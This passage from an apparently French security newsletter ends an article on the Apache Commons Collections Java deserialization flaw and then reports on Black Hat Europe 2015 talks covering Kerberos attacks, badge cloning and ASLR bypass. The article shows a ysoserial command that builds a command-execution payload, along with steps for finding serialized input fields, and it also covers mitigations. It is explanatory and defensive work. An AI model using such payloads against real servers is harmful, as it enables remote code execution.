java -jar /path/to/ysoserial-0.0.2-SNAPSHOT-all.jar CommonsCollections1 'touch /tmp/XMCO.txt' > payload.out
```

La partie « touch /tmp/XMCO.txt » créera un fichier nommé « XMCO.txt » sur le système distant. L'attaquant n'a qu'à copier/coller le contenu de « payload.out » au sein du paramètre vulnérable de l'application pour que la commande soit exécutée.

Évidemment, un pirate ne se contentera probablement pas de créer de simples fichiers texte sur le serveur. La « gadget chain » à utiliser diffère selon le contexte spécifique à chaque application. En effet, si une classe composant la chaine n'est pas utilisable, l'exécution du code d'exploitation serait rompue, et la commande système spécifiée par l'attaquant ne serait alors pas exécutée.

> Logiciels impactés, tests, corrections et cafouillage

Suis-je impacté, pourquoi, comment ?

La liste des logiciels impactés par cette vulnérabilité est longue. FoxGlove Security a ainsi pu exploiter ce comportement dans le contexte d'applications variées, telles qu'IBM WebLogic, IBM WebSphere, Apache JBoss, Jenkins ou encore OpenNMS. Mais ceci n'est qu'une partie de la longue liste de logiciels tirant parti d'Apache Commons Collections [4].

Il existe plusieurs moyens de découvrir si une application est potentiellement vulnérable. Le premier d'entre eux, consiste à chercher les programmes Java (archives Jar) dont le nom intègre les mots-clés « commons » et « collection » parmi les fichiers sources de l'application Java.

Dans un terminal, on pourra par exemple entrer la commande suivante :

```
find . -iname « *commons*collection* »
```

Si des fichiers jar s'affichent à l'écran, alors un risque existe. Il faut maintenant trouver un paramètre au sein duquel un pirate pourra envoyer la charge malveillante, et espérer que celle-ci ne soit pas filtrée en amont avant d'être désérialisée.

« ...Un des points problématiques est que la vulnérabilité n'est pas si simple à corriger. En effet, ce composant Java n'est généralement pas partagé entre plusieurs applications. »

La deuxième étape consiste à repérer un champ attendant une entrée utilisateur. La méthode la plus simple pour cela est de tester l'application et d'observer quelles sont les requêtes envoyées vers le serveur. Une astuce consiste à observer les chaines de caractères commençant par « rO0 » soumises au sein d'un champ attendant une entrée utilisateur.
Cette chaine de caractères est la représentation en base64 d'un objet sérialisé en Java. Chaque chaine commençant par « rO0 » (qui correspond au bytecode Java « ac ed ») est un objet sérialisé, ce qui représente une porte d'entrée parfaite pour un attaquant, comme le montre cet exemple avec le logiciel Jenkins, lui aussi vulnérable :

```
00000016  3c 3d 3d 3d 5b 4a 45 4e  4b 49 4e 53 20 52 45 4d  <===[JEN KINS REM
00000026  4f 54 49 4e 47 20 43 41  50 41 43 49 54 59 5d 3d  OTING CA PACITY]=
00000036  3d 3d 3e 72 4f 30 41 42  58 4e 79 41 42 70 6f 64  ==>rO0AB XNyABpod
00000046  57 52 7a 62 32 34 75 63  6d 56 74 62 33 52 70 62  WRzb24uc mVtb3Rpb
00000056  6d 63 75 51 32 46 77 59  57 4a 70 62 47 6c 30 65  mcuQ2FwY WJpbGl0e
00000066  51 41 41 41 41 41 41 41  41 41 42 41 67 41 42 53  QAAAAAAA AABAgABS
00000076  67 41 45 62 57 46 7a 61  33 68 77 41 41 41 41 41  gAEbWFza 3hwAAAAA
00000086  41 41 41 41 50 34 3d                              AAAAP4=
0000008D  00 00 00 00                                       ....
00000091  11 2d ac ed 00 05 73 72  00 1b 68 75 64 73 6f 6e  .-....sr ..hudson
000000A1  2e 72 65 6d 6f 74 69 6e  67 2e 55 73 65 72 52 65  .remotin g.UserRe
000000B1  71 75 65 73 74 00 00 00  00 00 00 00 01 02 00 03  quest... ........
000000C1  4c 00 10 63 6c 61 73 73  4c 6f 61 64 65 72 50 72  L..class LoaderPr
000000D1  6f 78 79 74 00 30 4c 68  75 64 73 6f 6e 2f 72 65  oxyt.0Lh udson/re
000000E1  6d 6f 74 69 6e 67 2f 52  65 6d 6f 74 65 43 6c 61  moting/R emoteCla
000000F1  73 73 4c 6f 61 64 65 72  24 49 43 6c 61 73 73 4c  ssLoader $IClassL
00000101  6f 61 64 65 72 3b 5b 00  07 72 65 71 75 65 73 74  oader;[. .request
```

La suite de l'exploitation est alors triviale : en utilisant l'outil « ysoserial » publié par Foxglov, l'attaquant génère une charge malveillante convertie en base64 et injecte son contenu dans le champ repéré plus tôt. En théorie, l'application devrait alors exécuter la commande spécifiée sur le serveur distant.

Récemment, cette vulnérabilité a été exploitée avec succès par un chercheur en sécurité sur un site appartenant à PayPal utilisant un paramètre récupérant des données sérialisées en Java [5].

```
POST /updateTranxInfo.do HTTP/1.1
Host: manager.paypal.com
Connection: close
Content-Length: 14144
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Origin: https://manager.paypal.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://manager.paypal.com/tranxInfo.do?subaction=showtranxSettings
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,ru;q=0.6
Cookie: mecookie...

maxAmtPerTrans=1000.00&maxAmtForCredit=&allowCreditExceedMaxTransAmt=N&allo
wRefTrans=Y&confirmbutton=Confirm&oldFormData=
```

Corrections et cafouillage

Un des points problématiques est que la vulnérabilité n'est pas si simple à corriger. En effet, ce composant Java n'est généralement pas partagé entre plusieurs applications. Dans ce cas, il est donc nécessaire d'identifier chacune des applications Java reposant sur ce composant, puis pour chacune des applications identifiées, vérifier si la version de la bibliothèque est vulnérable, et si elle l'est, de la mettre à jour.

En effet, très souvent, les bibliothèques Java sont packagées avec leur application dans un souci de compatibilité. Ainsi, une application qui embarquera la bibliothèque vulnérable devra donc être recompilée avec une version non vulnérable de celle-ci (si elle ne filtre pas les entrées utilisateur dans son code). Une mise à jour ne suffit donc pas, il faut tout remettre à jour, avec les difficultés que cela implique (disponibilité, erreurs courantes après un redémarrage, etc.).

Une des meilleures solutions à ce type de problème est donc de filtrer en amont de l'utilisation de la bibliothèque les entrées utilisateurs. En vérifiant le contenu d'un objet avant qu'il ne soit désérialisé, il sera impossible d'exploiter ce type de faille. La fondation Apache, sous la pression de nombreux développeurs a trouvé une technique de mitigation, proposée sous la forme d'un correctif pour la bibliothèque « Commons Collections » [6]. Il est fortement conseillé de l'appliquer si vous disposez d'une application Java utilisant la bibliothèque. La solution consiste à rendre la classe « InvokerTransformer » non sérialisable par défaut.

D'autres classes pouvant potentiellement être utilisées à des fins malveillantes ont aussi été rendues non sérialisable par défaut. On notera tout de même que pour des raisons de compatibilité, si pour une raison particulière un développeur souhaite utiliser une classe dangereuse (au même titre que « InvokerTransformer »), il est possible de la rendre sérialisable, à ses risques et périls.

Une solution alternative à ce problème pourrait être l'installation de la bibliothèque SerialKiller [7]. Cette bibliothèque va se placer en amont des méthodes « readObject() » afin de contrôler au préalable si un objet est utilisé par une classe dangereuse, via une liste noire ou blanche définie par l'utilisateur.

Finalement, aucune référence CVE détaillant ce comportement problématique n'a été assignée à la bibliothèque Apache « Commons Collections ». Le point de vue du MITRE est qu'il ne s'agit pas d'une vulnérabilité, mais d'un comportement par défaut non pris en compte par les développeurs utilisant cette bibliothèque. Le MITRE considère qu'il incombe aux développeurs de filtrer les entrées utilisateurs afin de se prémunir contre ce genre de vulnérabilité [8].

Différentes références CVE relatives à la (re)découverte de ce comportement de la bibliothèque ont été cependant attribuées, mais pour les logiciels tirant parti d'Apache Commons Collections, et introduisant la vulnérabilité en ne réalisant pas de contrôle sur les données soumises par l'utilisateur. C'est ainsi que la référence CVE-2015-3253 a été attribuée à Apache Groovy. La vulnérabilité CVE-2015-4852, quant à elle, l'a été pour les mêmes raisons au serveur WebLogic d'Oracle.

> Conclusion

Le problème soulevé par Apache Commons Collections est avant tout lié à l'utilisation dangereuse de la bibliothèque Apache, plus qu'une vulnérabilité affectant la bibliothèque en elle-même. On ne le répètera jamais assez : il ne faut jamais faire confiance à l'utilisateur et toujours filtrer les données fournies.

Le respect de cette bonne pratique est primordial pour se prémunir au maximum contre l'exploitation des vulnérabilités affectant nos applications. Pour plus de sécurité, il est cependant également recommandé de mettre à jour la bibliothèque Apache Commons, voire d'implémenter des techniques de contournement, comme l'intégration de la bibliothèque SerialKiller [9].

Bibliographie

[1] http://www.slideshare.net/frohoff1/appsecca-li-2015-marshalling-pickles

[2] http://foxglovesecurity.com/2015/11/06/what-do-we-blogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/

[3] https://github.com/frohoff/ysoserial/

[4] hitepaper_ponmocup_1_1.pdf

[5] http://artsploit.blogspot.ch/2016/01/paypal-rce.html

[6] https://issues.apache.org/jira/browse/COLLECTIONS-580

[7] https://github.com/ikkisoft/SerialKiller

[8] http://seclists.org/oss-sec/2015/q4/280

[9] https://github.com/ikkisoft/SerialKiller

Retour sur l'édition 2015 de la Black Hat Europe

Par Julien TERRIAC et Julien MEYER

Cette année encore, XMCO était partenaire de la conférence Black Hat Europe. Retour sur cette édition 2015.
À l'image des précédentes éditions, cette année, la Black Hat Europe a encore été l'occasion d'assister à des conférences particulièrement techniques , à la pointe du domaine, en plus de se dérouler dans un cadre particulièrement agréable : Amsterdam, aux Pays-Bas.

Étant donné le nombre de présentations qui ont été données au cours des deux jours dédiés aux conférences, nous ne décrirons ici que les 8 présentations qui nous ont semblé les plus intéressantes.

> Jour 1

Keynote: What Got Us Here Wont Get Us There

Haroon Meer (@haroonmeer)

+ Slide


https://www.blackhat.com/docs/eu-15/materials/eu-15-Meer-What-Got-Us-Here-Wont-Get-Us-There.pdf

La keynote d'ouverture, présentée par Haroon Meer, avait pour but de faire le point sur l'état de sécurité actuel. Et surtout de comprendre comment on a fait pour en arriver là ?

La première raison évoquée est la complexité grandissante des systèmes. Bruce Schneier avait prédit cette situation en 1991 au sein d'un article sur son blog : Il va falloir s'habituer à être « insecure » dû à la complexité grandissante des systèmes. Par exemple, le kernel Linux est passé de 10 000 lignes de codes (en 1991) à plusieurs millions aujourd'hui. De même, si l'on souhaite réaliser un audit sur l'ensemble des éléments nous permettant de communiquer sur Internet (navigateur Internet, client mail, etc.), aujourd'hui, la tâche est devenue impossible. Nous sommes devenus esclaves de la complexité de nos systèmes.

À l'heure actuelle, la majorité des sociétés n'est pas sécurisée ou dispose d'un niveau de sécurité datant des années 2000. Mais le plus grave est le fait que la majorité de ces sociétés ne le sait pas. Ces sociétés ont donc besoin d'appliquer les recommandations de base. Elles n'ont pas besoin de systèmes de protection avancés qui utilisent les derniers mots à la mode comme Threat Intelligence ou Big Data. Les boîtiers magiques ne sont pas la solution. Ce ressenti a été effectivement confirmé par l'ensemble des consultants en sécurité que Haroon Meer a consulté.

Dans le célèbre livre « What got us here wont get us there » écrit par Marshall Goldsmith, l'auteur aborde une notion intéressante d'après Haroon Meer : il est important de dire ce qu'il ne faut pas faire, et pas seulement ce qu'il faut faire. De plus, afin que la sécurité soit acceptée au sein d'une société, il est nécessaire qu'elle ne soit pas un facteur bloquant (enablers). Les équipes de sécurité doivent accompagner les développeurs ainsi que la production afin de mettre en place de manière sécurisée leurs idées et projets. Dans le cas où les équipes de sécurité imposent des règles restrictives (disablers), ces règles seront ignorées et contournées. Il est important que la sécurité, bien que contraignante, soit acceptée par l'ensemble des équipes (marketing, développement, système, etc.).



Le premier exemple est le cas le plus classique des tests d'intrusion. Les tests menés depuis des dizaines d'années ne font pas élever le niveau de sécurité globale des entreprises. La raison est simple, le format de ces tests ne reflète pas les cas d'intrusion réels. Le principal facteur dans une compromission interne est le facteur humain. Le seul moyen de se trouver dans ce type d'intrusion est de réaliser des tests d'intrusion en mode Red Team. Dans ce cas, pourquoi continue-t-on de réaliser des tests d'intrusion sur ces applications ? Parce que c'est facile à vendre et qu'ils délivrent un résultat binaire.

Un autre exemple est la qualification des attaques suivant le nombre de documents volés. Ce moyen n'est pas représentatif d'une attaque surtout concernant les APT. Le vol de certains documents clés est souvent plus important que le vol de millions d'informations utilisateurs. De plus, l'ironie est que souvent, la réponse face à ces attaques de grande envergure (comme Target ou Sony), est le mot « Big Data »...

« ...À l'heure actuelle, la majorité des sociétés n'est pas sécurisée ou dispose d'un niveau de sécurité datant des années 2000... »

Le dernier exemple est que le monde de la sécurité se concentre trop souvent sur de faux problèmes :

✚ Public disclosure : mise à part l'arrogance de certains chercheurs, pourquoi le projet Google Zero est-il autant détesté ?

✚ 0day : encore un faux débat dans la sécurité au quotidien. Aucun consultant en sécurité n'a jamais eu besoin d'utiliser un 0-day pour devenir administrateur du domaine lors d'un test d'intrusion interne.

✚ Conférences : qui se souvient vraiment des résultats présentés et pas seulement du titre de la présentation ?

En conclusion, il est important de se rendre compte que la situation actuelle est désastreuse. Si aucun changement n'est rapidement effectué, les conséquences pourraient être catastrophiques. Chacun doit commencer à faire de la vraie sécurité, non pas quelque chose y ressemblant vaguement, ce qui, au final, n'a aucun impact sur la sécurité de l'entreprise. Il est peut-être notamment temps que les personnes du secteur de la sécurité offensive tentent l'expérience du côté défensif.

Breaking Access Controls With Blekey

Eric Evenchick & Mark Baseggio

Les chercheurs Eric Evenchick et Mark Baseggio ont présenté les faiblesses de la solution de contrôle des accès physiques (badge) de la société HID. Ces boîtiers sont très répandus, et ce, partout dans le monde.

Tout d'abord, les contrôles d'accès reposent sur des technologies assez vieilles, même ceux installés au sein des bâtiments récents. Les lecteurs de la société HID utilisent une interface Wiegand qui est utilisée depuis la mission Apollo. Une des vulnérabilités liées à l'utilisation de ce protocole est que les informations transitent au travers d'un canal non sécurisé (en clair).
Suivant le modèle utilisé, les badges disposent des informations d'authentification en clair ou chiffrées. Néanmoins, sur certains produits, le lecteur de carte embarque la clé de chiffrement symétrique (DES). La clé a donc été retrouvée, depuis, au sein du firmware.

Pour identifier un utilisateur, deux informations sont nécessaires :

- Un numéro de fabricant contenu sur 8 bits ;
- Un numéro d'identification contenu sur 26 bits. De plus, sur certaines cartes, la clé d'authentification est imprimée sur la carte...

« Une fois la clé en place, un attaquant peut également ouvrir la porte à distance au travers d'un téléphone via Bluetooth, ou réaliser une attaque de type déni de service »

Avec toutes ces informations, un attaquant peut facilement recréer une carte, car les informations sont stockées en clair ou peuvent être chiffrées à l'aide de la clé contenue dans le lecteur. Même si un attaquant ne disposait pas de la clé, depuis la loi universelle de la rétrocompatibilité , les lecteurs non chiffrés fonctionnent aussi.

Afin de sensibiliser leurs clients, les deux chercheurs ont construit la BLEKey, qui fait la taille d'une pièce de monnaie. Cette clé doit être intégrée au sein du lecteur. Ce petit élément est greffé sur l'interface Wiegand (sur les deux fils où transitent les informations d'authentification). Vidéo à l'appui, les chercheurs nous ont démontré qu'il était possible de l'installer en moins d'une minute.

Une fois la clé en place, un attaquant peut ainsi récupérer l'ensemble des cartes utilisées. Il peut ainsi créer une nouvelle carte puisque le chiffrement a été cassé. Il peut également ouvrir la porte à distance au travers d'un téléphone via Bluetooth, ou réaliser une attaque de type déni de service.

Un moyen pour contrer ces attaques est de limiter l'accès aux lecteurs. Par exemple, l'hôtel MGM à Las Vegas a encastré ses lecteurs afin qu'ils ne soient pas accessibles. Néanmoins, les chercheurs conseillent vivement de changer de fabricant et de se diriger vers du matériel plus sécurisé .


Silently Breaking ASLR In The Cloud

Antonio Barresi, Kaveh Razavi, Mathias Payer & Thomas Gross

Slide
https://www.blackhat.com/docs/eu-15/materials/eu-15-Barresi-Silently-Breaking-ASLR-In-The-Cloud.pdf

Whitepaper
https://www.blackhat.com/docs/eu-15/materials/eu-15-Barresi-Silently-Breaking-ASLR-In-The-Cloud-wp.pdf

Cette présentation technique avait pour objet d'exposer des vulnérabilités mémoire au sein de la fonctionnalité appelée Memory Deduplication. Cette dernière est généralement employée au sein des hyperviseurs afin d'augmenter les performances. Elle permet de fusionner deux pages mémoire de deux VM différentes. L'hyperviseur regroupe les données de plusieurs VM au sein d'une même page mémoire.



En exploitant une vulnérabilité de conception, les chercheurs parviennent à déterminer l'adresse mémoire d'une dll (par exemple ntdll.dll) d'une autre VM contenue au sein de l'hyperviseur. Par ce biais, un attaquant est en mesure de tourner l'ASLR (génération aléatoire des adresses mémoires) au sein des différents systèmes d'exploitation.

Cette vulnérabilité est une prouesse technique, mais ne représente pas un réel danger. Elle se résume à une simple fuite d'information. Néanmoins, ces informations peuvent être cruciales pour le développement d'un exploit. Les chercheurs ont développé un outil nommé CAIN afin d' exploiter cette faille. Une démo de l'outil a été réalisée au cours de la présentation.


L'attaque se décompose en 4 phases :

✚ 1. Calcul de l'heuristique : en fonction du système d' exploitation, et du serveur, les chercheurs calculent un temps de réponse seuil. Ce temps de réponse permet de déterminer, lors d'une écriture, si la page mémoire a été mergée ;

✚ 2. Création des pages mémoire : le chercheur va déterminer l'adresse de l'exécutable ou de la dll dont il souhaite obtenir l'adresse. Il va ensuite générer la première page mémoire associée à la dll choisie. En effet, cette première page mémoire contient l'adresse de la dll (imagebase). L'attaquant va générer autant de pages mémoire que d'adresses possibles. Ceci représente 2^19 soit 524 288 possibilités ;

✚ 3. Test d'écriture au sein des pages mémoire : une fois l'ensemble des pages mémoires généré, l'attaquant va réaliser un test d'écriture au sein de ces dernières. Si le temps de réponse est supérieur à celui calculé lors de l'étape 1, la page mémoire est considérée comme ayant été fusionnée;

✚ 4. Gérer le bruit : cette technique génère beaucoup de bruit. Il faut donc répéter l'étape 3 pour réduire le nombre de pages mémoire. Au bout de quelques itérations, il ne reste plus qu'une seule page mémoire. L'attaquant connaît ainsi la page mémoire de la dll.



Pour l'instant, il n'existe qu'une seule parade contre cette vulnérabilité : désactiver cette fonctionnalité de votre hyperviseur préféré :-).

Watching The Watchdog: Protecting Kerberos Authentication With Network Monitoring

Tal Be'ery & Michael Cherny

✚ Slides

https://www.blackhat.com/docs/eu-15/materials/eu-15-Beery-Watching-The-Watchdog-Protecting-Kerberos-Authentication-With-Network-Monitoring.pdf

✚ Whitepaper


https://www.blackhat.com/docs/eu-15/materials/eu-15-Beery-Watching-The-Watchdog-Protecting-Kerberos-Authentication-With-Network-Monitoring-wp.pdf

Cette présentation a consisté en la réalisation d'un état de l'art sur les attaques affectant le protocole Kerberos utilisé par Windows.

Le protocole Kerberos est utilisé pour toute authentification sur le domaine. En effet, de nombreux échanges, au travers de ce protocole, sont réalisés lors de l'ouverture d'une session entre votre ordinateur et le contrôleur du domaine. Ce protocole est donc un point d'entrée important pour un attaquant souhaitant en prendre le contrôle. À ce jour, il existe 4 attaques connues à l'encontre de ce protocole.

✚ L'attaque Skeleton-Key

Cette attaque a été nommée par Dell Secureworks en 2015, lors de la découverte d'un malware (Skeleton-Key) qui avait infecté un contrôleur de domaine. Ce malware modifie le comportement du contrôleur de domaine et ajoute une clé secrète appelée Skeleton-Key, permettant à un attaquant de se connecter à n'importe quel serveur ou poste de travail relié au domaine.



De plus, cette attaque est transparente pour l'utilisateur puisque ce dernier pourra toujours se connecter à l'aide de son ancien mot de passe. Si aucun des deux mots de passe (celui de l'utilisateur, ou la Skeleton-Key) n'est renseigné,

l'authentification échoue.
Pour réaliser cette attaque, le malware va affaiblir l'algorithme de chiffrement (en RC4) utilisé lors des échanges des tickets Kerberos. En effet le protocole RC4 n'utilise aucun sel lors du processus de chiffrement des tickets Kerberos. Pour ce faire, il va installer un hook pour faire croire au contrôleur de domaine qu'aucune clé de chiffrement AES n'est disponible et ainsi forcer l'utilisation de l'algorithme RC4.
Cette attaque affecte uniquement les contrôleurs de domaine. L'exploitation de cette vulnérabilité ne nécessite pas l'installation de malwares supplémentaires sur les éléments ciblés.

✚ L'attaque Golden Ticket

Cette attaque permet de garder un accès en tant qu'administrateur du domaine, même si l'ensemble des mots de passe du contrôleur du domaine a été changé. Pour ce faire, l'attaquant doit obtenir le hash du compte krbgt. En effet, les tickets TGT échangés sont signés à l'aide de cette clé. Ces tickets contiennent la PAC qui décrit l'ensemble des informations de sécurité de l'utilisateur (notamment les groupes auxquels il appartient).

L'attaque consiste donc à forger un ticket TGT avec une PAC choisie. Un attaquant obtenant un jour un accès au contrôleur de domaine pourra ainsi garder l'emprise sur ce dernier. C'est donc une vulnérabilité de conception et d'implémentation du protocole Kerberos. Aucune parade n'est à ce jour disponible.

✚ La vulnérabilité MS14-068

Cette attaque a été identifiée en novembre 2014 par Kaspersky au sein du malware Duqu. Elle permet à un attaquant disposant des droits administrateur local de créer un ticket TGT et ainsi devenir contrôleur du domaine. Cette vulnérabilité provenait d'une mauvaise implémentation de la vérification de la signature des tickets Kerberos. Un attaquant pouvait signer son ticket kerberos en utilisant un simple algorithme de hashage (comme md5), et ainsi ne pas utiliser de clé.

✚ La vulnérabilité Diamond PAC

Cette attaque est similaire à celle du GoldenTicket. La différence réside dans le fait que l'attaquant ne forge pas un Ticket Kerberos complet, mais injecte sa PAC lors des échanges avec le contrôleur de domaine. Cette attaque est donc la plus discrète des 4.

Les deux chercheurs ont également présenté l'outil de détection nommé Microsoft Advanced Threat Analytics. Il intègre une détection de ces attaques au niveau réseau. En inspectant les échanges réseau, l'outil est capable de détecter si une de ces attaques est exploitée.

Hey man Have you forget memory ?

Yuki Chen @https://twitter.com/guhe120

✚ Slides

https://www.blackhat.com/docs/eu-15/materials/eu-15-Chen-Hey-Man-Have-You-Forgotten-To-Initialize-Your-Memory.pdf

✚ Whitepaper

https://www.blackhat.com/docs/eu-15/materials/eu-15-Chen-Hey-Man-Have-You-Forgotten-To-Initialize-Your-Memory-wp.pdf

Cette conférence est un retour d'expérience sur l'exploit visant Internet Explorer présenté lors de la compétition Pwn2Own 2015 par la team vulcan360. Cette année, les règles avaient été durcies par rapport aux éditions précédentes (seulement des applications 64bits, nécessité de contourner la protection EMET, etc.).

On se rappelle notamment du tweet de Chaouki Bekrar (fondateur de Vupen) qui dénonçait ces conditions ridicules. De plus, le montant des prix avait été diminué.

Malgré tous ces changements, l'équipe 360vulcan a réussi à compromettre le navigateur IE en exploitant la vulnérabilité (CVE-2015-1745). Cette vulnérabilité provient d'une erreur d'initialisation en mémoire de l'élément CAttrValue de la structure CAttrArray. Son exploitation permettait à un attaquant d'exécuter du code arbitraire. La technique d'exploitation n'est pas habituelle. En effet, sur des exécutables 64bits, le head spraying n'est pas une solution exploitable. Un attaquant aurait besoin de 50 gigas de mémoire pour couvrir l'ensemble des possibilités contre seulement 200M en 32 bits. La présentation détaille donc la technique d'exploitation utilisée.
Une fois l'exploit exécuté, le programme est lancé au sein de la sandbox AppContainer. La seconde faille (CVE-2015-1743) permet de s'échapper de la sandbox à l'aide de la technique nommée TOCTOU (Time-of-check Time-of-use).

Cette vulnérabilité provient des brokers services utilisés par la sandbox AppContainer. Ces services permettent d'installer des plugins (de type ActiveX).
Le processus d'installation est divisé en 3 étapes :

✚ Vérification de la signature du fichier (integrity level) ;

✚ Copie du fichier vers un répertoire arbitraire (MyFolder) ;

✚ RegisterExeFile : création du processus d'installation sur le nouveau fichier copié.

En analysant ces étapes, on peut identifier une vulnérabilité de type « race condition ». L'attaquant doit copier le fichier avant de l'exécuter et doit évidemment posséder les droits nécessaires pour interchanger l'exécutable. Par exemple, le flash brocker, dispose d'un chemin temporaire en low integrity.

COMMIX : injection flaws
Anastasios Stasinopoulos (@ancst)

✚ **Slides**
https://www.blackhat.com/docs/eu-15/materials/eu-15-Stasinopoulos-Commix-Detecting-And-Exploiting-Command-Injection-Flaws.pdf

✚ **Whitepaper**
https://www.blackhat.com/docs/eu-15/materials/eu-15-Stasinopoulos-Commix-Detecting-And-Exploiting-Command-Injection-Flaws-wp.pdf

Cette conférence avait pour but de présenter un outil nommé Commix (COMMand Injection eXploiter) permettant l'injection de commandes. Cet outil permet, à l'instar de SQLMAP, d'automatiser un certain nombre d'injections de commandes (blind, semi-blind et non-blind). La présentation a détaillé les possibilités de l'outil comme le chargement de webshell. Une démonstration a également été réalisée. Le chercheur Anastasios Stasinopoulos a fini sa présentation en détaillant quelques vulnérabilités qu'il a identifiées à l'aide de son outil.

> Jour 2

(In-)Security Of Backend-As-A-Service
Siegfried Rasthofer & Steven Arzt

✚ **Slides**
https://www.blackhat.com/docs/eu-15/materials/eu-15-Rasthofer-In-Security-Of-Backend-As-A-Service.pdf


✚ **Whitepaper**
https://www.blackhat.com/docs/eu-15/materials/eu-15-Rasthofer-In-Security-Of-Backend-As-A-Service-wp.pdf

Cette présentation avait pour vocation de mettre en évidence les problématiques de sécurité liées à l'utilisation d'un service de type Backend As A Service (BAAS). La plupart des start-ups visant ce secteur ont été créés en 2011, par exemple Parse, BAASBox ou Cloudmine. Néanmoins, les géants du web ont vite compris l'intérêt de ce marché et ont lancé leur propre service comme Amazon. Facebook a également racheté la société Parse pour 85 millions de dollars.

L'authentification à ces services repose sur 2 clés :

✚ Access_keyid : sign request ;

✚ Secret_key : like a password.



Le principal problème lié à l'utilisation de ce type de service est la mauvaise utilisation de ces clés d'authentification. Ceci s'explique par la complexité des documentations des API disponibles. En effet, ces 2 clés sont nécessaires pour identifier l'application auprès du BAAS. Les chercheurs Siegfried Rasthofer et Steven Arzt ont donc recherché la présence de ces clés au sein des applications Android disponibles.

Afin de pouvoir analyser l'ensemble des applications Android, les chercheurs ont développé un outil. Il réalise 3 actions principales :

✚ 1. Identifier la présence des librairies de type BAAS (Amazon ou Parse) ;

✚ 2. Identifier les API utilisées (comme la méthode initalize() qui requiert la présence des 2 clés d'authentification) ;

✚ 3. Extraire les informations utiles depuis les méthodes

des API utilisées. Afin d'obtenir de bons résultats et éviter les faux positifs, ils ont implémenté une méthode hybride qui combine l'analyse statique et dynamique. Cette technique nommée HARVESTER est détaillée au sein d'une thèse publiée (Harvesting Runtime Data in Android Applications for Identifying Malware and Enhancing Code Analysis).

Les résultats de l'étude sont assez impressionnants. Plus de 56 millions de données clients ont été récoltées (photos, messages privés, sauvegardes, données de jeux, etc.). Ils ont également identifié 2 malwares bancaires qui réalisaient de l'interception SMS. Les développeurs stockaient au sein du BAAS les prochaines cibles de leurs attaques.
Après leur découverte, les chercheurs ont contacté les différents fournisseurs de service afin qu'ils puissent prévenir les clients concernés. Le 18 mai 2015, ils ont donc communiqué les identifiants d'une centaine de clients. Les chercheurs ont ensuite revérifié 6 mois plus tard et, c'est avec surprise qu'ils ont constaté qu'aucun des développeurs n'avait enlevé les clés de leurs applications, et que, de nouvelles applications étaient concernées...

« Les résultats de l'étude sont assez impressionnants. Plus de 56 millions de données clientes ont été récoltées (photos, messages privés, sauvegardes, données de jeux, etc.) »

Pour réduire les dégâts en cas de divulgation de ces clés, les chercheurs préconisent de dériver des clés pour chaque application et chaque utilisateur. Par ailleurs, les chercheurs espèrent que les fournisseurs vont améliorer leur documentation afin que les développeurs ne commettent plus ces erreurs. De même, ils préconisent la mise en place d'alertes systématiques visibles par les développeurs et les utilisateurs basés sur divers critères de sécurité (par exemple lors de l'utilisation de la clé root). Ils conseillent également la mise en place d'une obligation légale pour les fournisseurs de Backend.

